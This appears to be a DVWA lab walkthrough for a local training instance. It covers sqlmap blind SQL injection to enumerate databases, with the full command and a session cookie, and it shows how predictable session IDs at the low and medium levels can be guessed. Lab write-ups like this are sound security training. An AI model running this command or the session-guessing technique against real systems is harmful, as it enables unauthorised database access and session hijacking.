


```

<code>
</code>

```






2. Executing SQL Injection with sqlmap

Open the terminal and run sqlmap to enumerate the databases. This step targets a blind SQL injection vulnerability in DVWA, allowing sqlmap to automatically identify and extract the available databases based on the application's responses.


sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/" --cookie="id=1; PHPSESSID=232dd5dc30d96b7786c43d48904143c5; security=high" --data="id=1&Submit=Submit" -p id --dbs




Weak Session IDs

A weak session ID is a session identifier that lacks sufficient randomness or complexity, making it predictable or easy to guess. When session IDs are poorly generated, attackers can exploit them through techniques such as session hijacking, session fixation, or impersonation. Since session IDs are used to associate users with authenticated sessions, weak identifiers undermine access control and can lead to unauthorized access to sensitive application functionality.


Security Level: - Low




1. Log in to the DVWA home page, then navigate to the **Weak Session ID** section from the vulnerabilities menu.




2. As a standard approach, we begin by examining the application's source code to understand how the functionality is implemented.



3. After clicking **Generate**, the value of the dvwaSession cookie can be observed by navigating to **Inspect** → **Storage** → **Cookies** in the browser's developer tools.




4. Each time the **Generate** button is clicked, the cookie value increments by one. Therefore, after clicking it five times, the value increases sequentially by five.



The screenshot shows the DVWA interface with the 'Weak Session IDs' vulnerability selected. The 'Generate' button has been clicked five times, resulting in the cookie value increasing from 1 to 5. The cookie is named 'dwaSession' and is stored in the browser's cookies.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwaSession	5	127.0.0.1	/vulnerabilities/weak_id/	Sun, 04 Jan 2026 15:58:56 GMT	12	False	False	None	Sat, 03 Jan 2026 16:07:21 GMT
PHPSESSID	72ba37796c-d63384f76d43d756a31	127.0.0.1	/	Session	41	False	False	None	Sat, 03 Jan 2026 16:07:21 GMT
security	low	127.0.0.1	/	Session	11	False	False	None	Sat, 03 Jan 2026 16:07:21 GMT


5. Each time the **Generate** button is clicked, the session value increments by one; therefore, after clicking it five times, the value increases sequentially.




The screenshot shows the DVWA interface with the 'Weak Session IDs' vulnerability selected. The 'Generate' button has been clicked five times, resulting in the session value increasing from 1 to 5. The session is named 'dwaSession' and is stored in the browser's cookies.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwaSession	5	127.0.0.1	/vulnerabilities/weak_id/	Sun, 04 Jan 2026 15:58:56 GMT	12	False	False	None	Sat, 03 Jan 2026 16:07:21 GMT
PHPSESSID	72ba37796c-d63384f76d43d756a31	127.0.0.1	/	Session	41	False	False	None	Sat, 03 Jan 2026 16:07:21 GMT
security	low	127.0.0.1	/	Session	11	False	False	None	Sat, 03 Jan 2026 16:07:21 GMT


SECURITY LEVEL (MEDIUM)



1. As a standard practice, we begin by reviewing the application's source code.




2. After clicking **Generate**, the session cookie value appears more complex than before.



The screenshot shows the DVWA interface with the 'Weak Session IDs' vulnerability selected. The 'Generate' button has been clicked, and the cookie value is displayed in the browser's developer tools. The cookie is named 'dwSession' and has a value of '1767456763'. The cookie is set for the domain '127.0.0.1' and the path '/vulnerabilities/weak_id/'.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwSession	1767456763	127.0.0.1	/vulnerabilities/weak_id	Sat, 03 Jan 2026 16:12:43 GMT	21	false	false	None	Sat, 03 Jan 2026 16:12:43 GMT

